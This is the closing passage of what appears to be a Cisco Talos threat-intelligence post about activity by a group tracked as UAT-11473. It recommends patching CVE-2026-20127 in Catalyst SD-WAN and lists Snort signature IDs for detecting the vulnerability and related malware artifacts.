    AES implementation; aaamgrd RC4 packer; LittleFilch RSA-encrypted records

    Recommendations

    Cisco has released patches for CVE-2026-20127 and published a hardening guide for Cisco Catalyst SD-WAN deployments available here. Organizations are strongly advised to prioritize the application of these patches and follow the guidance provided.

    Following the identification of UAT-11473 activity, Talos strongly recommends that organizations monitor their systems for indicators of post-compromise activity. Should any signs of unauthorized activity be detected, organizations should immediately activate their incident response frameworks. Contact the Cisco Technical Assistance Center (TAC) for support by initiating a TAC request.

    Coverage

    Snort SIDs are already available for CVE-2026-20127: 65938, 65958.

    Snort SIDs for the malicious artifacts illustrated in this blog:

    • Snort v2: 67387 through 67416
    • Snort v3: 7:44 through 7:73

    Source: Cisco Talos Intelligence · 2026-10-28